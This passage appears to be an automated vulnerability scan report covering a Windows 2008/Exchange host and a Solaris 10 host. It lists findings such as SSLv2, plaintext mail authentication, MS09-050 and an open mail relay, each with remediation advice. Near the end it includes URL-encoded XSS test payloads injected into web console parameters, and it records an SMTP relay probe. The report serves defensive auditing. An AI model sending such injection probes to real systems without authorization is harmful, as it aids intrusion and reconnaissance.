SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=patton (patton) doesn't resolve
(patton.asvlab.local) doesn't resolve
(patton) doesn't resolve

2 NetBIOS Name Accessible

QID:	70000	CVSS Base:	0	PCI Severity:	LOW
Category:	SMB / NETBIOS	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/28/2009				

THREAT:
Unauthorized users can obtain this host's NetBIOS server name from a remote system.

IMPACT:
Unauthorized users can obtain the list of NetBIOS servers on your network. This list outlines trust relationships between server and client computers. Unauthorized users can therefore use a vulnerable host to penetrate secure servers.

SOLUTION:
If the NetBIOS service is not required on this host, disable it. Otherwise, block any NetBIOS traffic at your network boundaries.

RESULT:

PATTON

3 POP3 Server Allows Plain Text Authentication Vulnerability port 110/tcp

QID:	74224	CVSS Base:	6.4	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	5.5	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/06/2008				

THREAT:
Post Office Protocol version 3 (POP3) is an application layer internet standard protocol to retrieve e-mail from a remote server.

Use of the PASS command sends passwords in the clear over the network. Also, servers that answer -ERR to the User command are giving potential attackers clues about which names are valid.

IMPACT:
Malicious users could obtain mail server credentials by sniffing the traffic. This can allow unauthorized users to use the mail server as an open mail relay.

SOLUTION:
POP3 supports several authentication methods to provide varying levels of protection. Contact your vendor for further configuration information.

RESULT:

No results available

3 Mail Server Accepts Plaintext Credentials port 25/tcp

QID:	74147	CVSS Base:	5	PCI Severity:	MED
Category:	Mail services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/12/2009				

THREAT:
Your Mail Server responds to the EHLO command which implies that it uses the ESMTP protocol. ESMTP uses the AUTH command which indicates an authentication mechanism to the server. If the server supports the requested authentication mechanism, it performs an authentication protocol exchange to authenticate and identify the user. Optionally, it also negotiates a security layer for subsequent protocol interactions.

Your server accepts PLAIN or LOGIN as one of the AUTH parameters. The authentication credentials are transmitted in plaintext over the network and no encryption is performed.

IMPACT:
Malicious users could obtain mail server credentials by sniffing the traffic. This can allow unauthorized users to use the mail server as an open mail relay. It may also lead to compromise of account credentials that can be used to access other mail services like POP3 and IMAP.

SOLUTION:
Disable the plaintext authentication methods on your SMTP server for unencrypted (non-SSL/TLS) sessions. You may consider using more advanced challenge-based authentication methods like CRAM-MD5 or DIGEST-MD5.

Please contact your vendor for configuration information. Also check RFC 2554 and RFC 2487 for more details.

RESULT:

EHLO qualysguard.com

250-patton.asvlab.local Hello [64.39.111.11]
250-SIZE
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-X-ANONYMOUSTLS
250-AUTH NTLM LOGIN
250-X-EXPS GSSAPI NTLM
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250-XEXCH50
250 XRDST

3 SSL Server Has SSLv2 Enabled Vulnerability port 443/tcp over SSL

QID:	38139	CVSS Base:	4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	07/07/2009				

THREAT:
The Secure Socket Layer (SSL) protocol allows for secure communication between a client and a server.

There are known flaws in the SSLv2 protocol. A man-in-the-middle attacker can force the communication to a less secure level and then attempt to break the weak encryption. The attacker can also truncate encrypted messages.

These flaws have been fixed in SSLv3 (or TLSv1). Most servers (including all popular Web servers, mail servers, etc.) and clients (including Web-clients like IE, Netscape Navigator and Mozilla and mail clients) support both SSLv2 and SSLv3. However, SSLv2 is enabled by default for backward compatibility.

The following link provides more information about this vulnerability:

Analysis of the SSL 3.0 Protocol

IMPACT:
An attacker can exploit this vulnerability to read secure communications or maliciously modify messages.

SOLUTION:
Disable SSLv2.

Typically, for Apache/mod_ssl, httpd.conf or ssl.conf should have the following lines:
SSLProtocol -ALL +SSLv3 +TLSv1
SSLCipherSuite ALL:!aNULL:!ADH:!eNULL:!LOW:!EXP:RC4+RSA:+HIGH:+MEDIUM

For Apache/apache_ssl, httpd.conf or ssl.conf should have the following line:
SSLNoV2

How to disable SSLv2 on IIS : Microsoft
Knowledge Base Article - 187498

How to Restrict the Use of Certain Cryptographic Algorithms and Protocols in Schannel.dll :
Microsoft Knowledge Base Article - 245030

RESULT:

Established SSLv2 connection using DES-CBC3-MD5 cipher.

5 Microsoft Server Message Block (SMBv2) Remote Code Execution Vulnerability (MS09-050)

QID:	90527	CVSS Base:	10	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	8.5	PCI Status:	FAIL
CVE ID:	CVE-2009-2526, CVE-2009-2532, CVE-2009-3103				
Vendor Reference:	MS09-050				
Bugtraq ID:	-				
Last Update:	10/13/2009				

THREAT:
The Microsoft Server Message Block (SMBv2) Protocol is a network file sharing protocol used to provide shared access to files, printers, serial ports, and miscellaneous communications between nodes on a network. It is a client-server implementation and consists of a set of data packets, each containing a request sent by the client or a response sent by the server.

A remote code execution and denial of service vulnerability has been identified in the Microsoft SMB implementation because it does not appropriately parse SMB negotiation requests. An attacker can exploit this issue by sending specially crafted SMB packets.

Affected Software:
Windows Vista, Windows Vista Service Pack 1, and Windows Vista Service Pack 2
Windows Vista x64 Edition, Windows Vista x64 Edition Service Pack 1, and Windows Vista x64 Edition Service Pack 2
Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for Itanium-based Systems and Windows Server 2008 for Itanium-based Systems Service Pack 2

IMPACT:
Successful exploitation of this vulnerability could allow an attacker to take complete control of an affected system. Most attempts to exploit this vulnerability will cause an affected system to stop responding and restart.

SOLUTION:
Patch:
Following are links for downloading patches to fix the vulnerabilities:

Windows Vista, Windows Vista Service Pack 1, and Windows Vista Service Pack 2

Windows Vista x64 Edition, Windows Vista x64 Edition Service Pack 1, and Windows Vista x64 Edition Service Pack 2

Windows Server 2008 for 32-bit Systems and Windows Server 2008 for 32-bit Systems Service Pack 2

Windows Server 2008 for x64-based Systems and Windows Server 2008 for x64-based Systems Service Pack 2

Windows Server 2008 for Itanium-based Systems and Windows Server 2008 for Itanium-based Systems Service Pack 2

Refer to Microsoft Security Bulletin MS09-050 for further details.

Workarounds:

Microsoft has provided a capability of enabling and disabling the workarounds automatically. Refer to Microsoft Knowledge Base Article 975497 for further details.

The workarounds can also be applied manually. Details are listed below:

1) Disable SMB v2. To modify the registry key, perform the following steps:

- Click Start, click Run, type Regedit in the Open box, and then click OK.
- Locate and then click the following registry subkey: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
- Click LanmanServer.
- Click Parameters.
- Right-click to add a new DWORD (32 bit) Value.
- Enter smb2 in the Name data field, and change the Value data field to 0.
- Exit.
- Restart the "Server" service. This can be done in the following two ways:

1. Open up the computer management MMC, navigate to Services and Applications, click Services, right-click the Server service name and click Restart.
Answer Yes in the pop-up menu.
2. From a command prompt with administrator privileges, type net stop server and then net start server.

Impact of the workaround: The host will not be able to communicate using SMB2. Instead, the host will communicate using SMB 1.0. This should not impact basic services such as file and printer sharing. These will continue to function as normal.

Two TCP ports, 139 and 445, should be blocked at the firewall to protect systems behind the firewall from attempts to exploit this vulnerability.

Impact of the workaround: Blocking the ports can cause several windows services or applications using those ports to stop functioning.

Also, refer to Security Bulletin MS09-050 and Microsoft Security Advisory (975497) to obtain additional details on applying the workarounds.

RESULT:

Microsoft SMB Remote Code Execution Vulnerability (KB975497) Detected

Potential Vulnerabilities (1)

3 Possible Mail Relay port 25/tcp

QID:	74037	CVSS Base:	10	PCI Severity:	HIGH
Category:	Mail services	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	CVE-1999-0512, CVE-2002-1278, CVE-2003-0285				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
The Internet Electronic Mail exchange protocol (SMTP) is designed to work with relays. These days, there is less of a need for relaying functions and, in fact, relaying functions are highly vulnerable to attacks because they allow unauthorized users to connect once to a mail server for a single message. Then, the relaying server distributes the message to thousands of recipients.

It is possible that mail relaying is allowed by the mail server on the host. More details about the specific relaying addresses that are accepted by the mail server are given in the Results section. Since a mail server that accepts a relaying address may be configured not to actually deliver the mail to that address. If this is the case, you may safely ignore this report.

IMPACT:
If mail relaying is indeed allowed, unauthorized Internet users can exploit your Mail server to send anonymous e-mail messages, send massive advertisement messages to unwilling recipients, consume bandwidth or cause denial of service on your servers.

SOLUTION:
Disallow mail relaying if it is allowed. The mail exchanger will need to be reconfigured accordingly.

RESULT:

HELO qualysguard.com

250 patton.asvlab.local Hello [64.39.111.11]

MAIL FROM:<qgmrfrom@qualysguard.com>

250 2.1.0 Sender OK

RCPT TO:<qgmrtest@qualysguard.com>

250 2.1.5 Recipient OK

DATA

354 Start mail input; end with <CRLF>.<CRLF>

QG mail relay test # 1
.

250 2.6.0 <2dab0fc2-db5c-42cb-9f64-d2e49634989d@patton.asvlab.local> Queued mail for delivery

Information Gathered (14)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 13	No registered hostname

1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 111, 1, 7, 11, 67, 79.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
1-24,26-52,54-79,81-109,111-134,136-138,140-442,444,446-586,588-592,594-1034,
1036-1038,1040-1705,1707-1999,2001-2146,2148-2512,2514-2701,2703-5630,
5632-6000,6003-6128,6130-10187,10189-10205,10207-10228,10230-10237,10239-32727,
32729-32735,32737-42423,42425-58405,58407-65535

 1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
25	smtp	Simple Mail Transfer	smtp	
53	domain	Domain Name Server	DNS Server	
80	www	World Wide Web HTTP	http	
110	pop3	Post Office Protocol - Version 3	pop3	
135	msrpc-epmap	epmap DCE endpoint resolution	DCERPC Endpoint Mapper	
139	netbios-ssn	NETBIOS Session Service	netbios ssn	
443	https	http protocol over TLS/SSL	http over ssl	
445	microsoft-ds	Microsoft-DS	microsoft-ds	
587	submission	Submission	smtp	
593	http-rpc-epmap	HTTP RPC Ep Map	msrpc-over-http	
1035	unknown	unknown	msrpc	
1039	unknown	unknown	msrpc	
6001	cisco-6001	CISCO TCP Port 6001 on IOS	msrpc-over-http	
6002	x11	X Window System	msrpc-over-http	
10188	unknown	unknown	unknown	
10206	unknown	unknown	unknown	
10229	unknown	unknown	unknown	
10238	unknown	unknown	unknown	
32728	unknown	unknown	unknown	
32736	unknown	unknown	unknown	
58406	unknown	unknown	unknown	

1 Links Crawled port 80/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 2.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

Duration of crawl phase (seconds): 0.00
Number of links: 0
(This number excludes form requests and links re-requested during authentication.)

No links were crawled during this scan. Review the scan configuration and target web application for errors. When possible, additional diagnostic information will be reported in QID 150021.

1 External Links Discovered port 80/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:

Number of links: 1

1 SSL Web Server Version port 443/tcp

QID:	86001
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Microsoft-IIS/7.0	Microsoft-IIS/7.0

1 Web Server Version port 80/tcp

QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Microsoft-IIS/7.0	Microsoft-IIS/7.0

1 Scan Diagnostics port 80/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 2 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)
WS enumeration: 9 vulnsigs tests, completed 9 requests, 2 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 1 inputs)
Header manipulation: 26 vulnsigs tests, completed 17 requests, 0 seconds. XSS optimization removed 17 links. Completed 17 requests of 52 estimated requests (33%). All tests completed.
Total requests made: 108
Average server response time: 0.20 seconds
Most recent links:

Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Request queue contains invalid link:

Collected 0 links overall.
No links were discovered during the crawl phase.
Total requests made: 0
Average server response time: 0.00 seconds
Most recent links:
Scan launched using PCI WAS combined mode.
HTML form authentication unavailable, no WEBAPP entry found
Scan launched using PCI WAS combined mode.

1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
53	domain	Domain Name Server	named udp
137	netbios-ns	NETBIOS Name Service	netbios ns

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:

Scan duration: 10436 seconds

Start time: Fri, Feb 17 2012, 17:20:06 GMT

End time: Fri, Feb 17 2012, 20:14:02 GMT

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		1.02ms	ICMP
2		0.99ms	ICMP
3		0.69ms	ICMP
4		0.61ms	ICMP
5		2.46ms	ICMP
6		21.64ms	ICMP
7		18.29ms	ICMP
8		19.01ms	ICMP
9		18.42ms	ICMP
10		92.82ms	ICMP
11		91.98ms	ICMP
12		90.09ms	ICMP
13		89.53ms	ICMP
14		92.84ms	ICMP
15		89.54ms	ICMP
16		95.69ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 13	107.90ms	ICMP

1 Host Names Found

QID: 45039
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
patton.asvlab.local	NTLM DNS
PATTON	NTLM NetBIOS
PATTON	NetBIOS

2 Operating System Detected

QID:	45017
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows 2008 Enterprise Server Service Pack 1	CIFS via TCP Port 445	
Windows Vista / Windows 2008	TCP/IP Fingerprint	U3414:25
Windows 2003/XP/Vista/2008	MS-RPC	Fingerprint
Windows 2008/Vista	NTLMSSP	

2 Host Uptime Based on TCP TimeStamp Option

QID:	82063
Category:	TCP/IP
CVE ID:	-

Vendor Reference: -
Bugtraq ID: -
Last Update: 05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

Based on TCP timestamps obtained via port 25, the host's uptime is 0 days, 7 hours, and 24 minutes.
The TCP timestamps from the host are in units of 10 milliseconds.

IP Address: 14 Solaris 10

Vulnerabilities Total	71	Security Risk	5.0

Vulnerabilities (38)

1 Possible Clickjacking vulnerability port 6789/tcp

QID:	150081	CVSS Base:	10	PCI Severity:	HIGH
Category:	Web Application	CVSS Temporal:	8.5		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/02/2011				

THREAT:
Click-jacking lets an attacker to trick the user on clicking on the link by framing the original page and showing a layer on top of it with dummy buttons.

IMPACT:
Attacks like CSRF can be performed using Clickjacking techniques.

SOLUTION:
Two of the most popular preventions are:
X-Frame-Options: This header works with most of the modern browsers and can be used to prevent framing of the page.
Framekiller: JavaScript code that prevents the malicious user from framing the page.

RESULT:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

url:

ionid=16BB9CEF2B0B01A61EB2A9D0A2CEFC92?&helpFile=sunwebconsole.html&jspPath=%2Fc

onsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUr
l=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

url:

matched: The response for this request did not have an "X-FRAME-OPTIONS" header present.

1 "rquotad" RPC Service Present

QID:	66047	CVSS Base:	0	PCI Severity:	LOW
Category:	RPC	CVSS Temporal:	-		
CVE ID:	CVE-1999-0625				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
The rpc.rquotad service is running on your server. No known vulnerabilities exist for this service; however, it is highly sensitive. Therefore, unless it is required, you should disable this service.

IMPACT:
If an unauthorized user finds a vulnerability in this daemon, then it would leave an open door into the server.

SOLUTION:
If the "rquotad" RPC service is not required, then you should disable it.

RESULT:

UDP Port 32778

1 Unencoded characters port 6789/tcp

QID:	150084	CVSS Base:	0	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	-		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/08/2011				

THREAT:
The web application reflects potentially dangerous characters such as single quotes, double quotes, and angle brackets. These characters are commonly used for HTML injection attacks such as cross-site scripting (XSS).

IMPACT:
No exploit was determined for these reflected characters. The input parameter should be manually analyzed to verify that no other characters can be injected that would lead to an HTML injection (XSS) vulnerability.

SOLUTION:
Review the reflected characters to ensure that they are properly handled as defined by the web application's coding practice. Typical solutions are to apply HTML encoding or percent encoding to the characters depending on where they are placed in the HTML. For example, a double quote might be encoded as " when displayed in a text node, but as %22 when placed in the value of an href attribute.

RESULT:
url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd
uctName.png&pageTitle=Help&windowTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
variants: 3
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

```
  <HTML>
    <HEAD><TITLE><script a=4>qss=777</script></TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Fr
```

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProd

uctName.png&pageTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&windowT
itle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: "
 framespacing="0">

<!-- Masthead frame -->

<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=<script
a=4>qss=777</script>&closeButton=true"
 name="mastheadFrame"
 scrol
ling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 bord

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=console&mastheadUrl=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fs
cript%3e&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: b Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=<script
a=4>qss=777</script>&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonN

url:

File=sunwebconsole.html&jspPath=%2Fconsole%2Ffaces%2Fcom_sun_web_ui%2Fhelp%2F&ma

stheadDescription=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&mastheadUrl
=%2Fcom_sun_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched: der="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com
_sun_web_ui/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=<script
a=4>qss=777</script>&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameb

url:

File=sunwebconsole.html&jspPath=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%

3e&mastheadDescription=console&mastheadUrl=%2Fcom_sun_web_ui%2Fimages%2FSecondar

yProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
variants: 9
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

matched:

```
  <HTML>
    <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame src="<script
a=4>qss=777</script>masthead.jsp?mastheadUrl=/com_sun_web_ui/images/SecondaryPro
ductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame
```

url:

```
File=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e&jspPath=%2Fconsole%2Ffac

es%2Fcom_sun_web_ui%2Fhelp%2F&mastheadDescription=console&mastheadUrl=%2Fcom_sun
_web_ui%2Fimages%2FSecondaryProductName.png&pageTitle=Help&windowTitle=Help+-+Sun+Java%28TM%29+Web+Console
```

variants: 13
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determin
e its accuracy.

matched: ces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="

```
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/<script a=4>qss=777</script>"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="contentFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
<span id="noFramesText">This page requires frames</span>
```

url:

```
tton=true&mastheadDescription=console&mastheadHeight=&mastheadUrl=/com_sun_web_u
i/images/SecondaryProductName.png&mastheadWidth=&pageTitle=%3c%0bscript%20a%3d4%3eqss%3d777%3c%0b%2fscript%3e
```

variants: 2
comment: A significant portion of the XSS test payload appeared in the web page, but the page's DOM was not modified as expected for a successful exploit. This result should be manually verified to determine its accuracy.

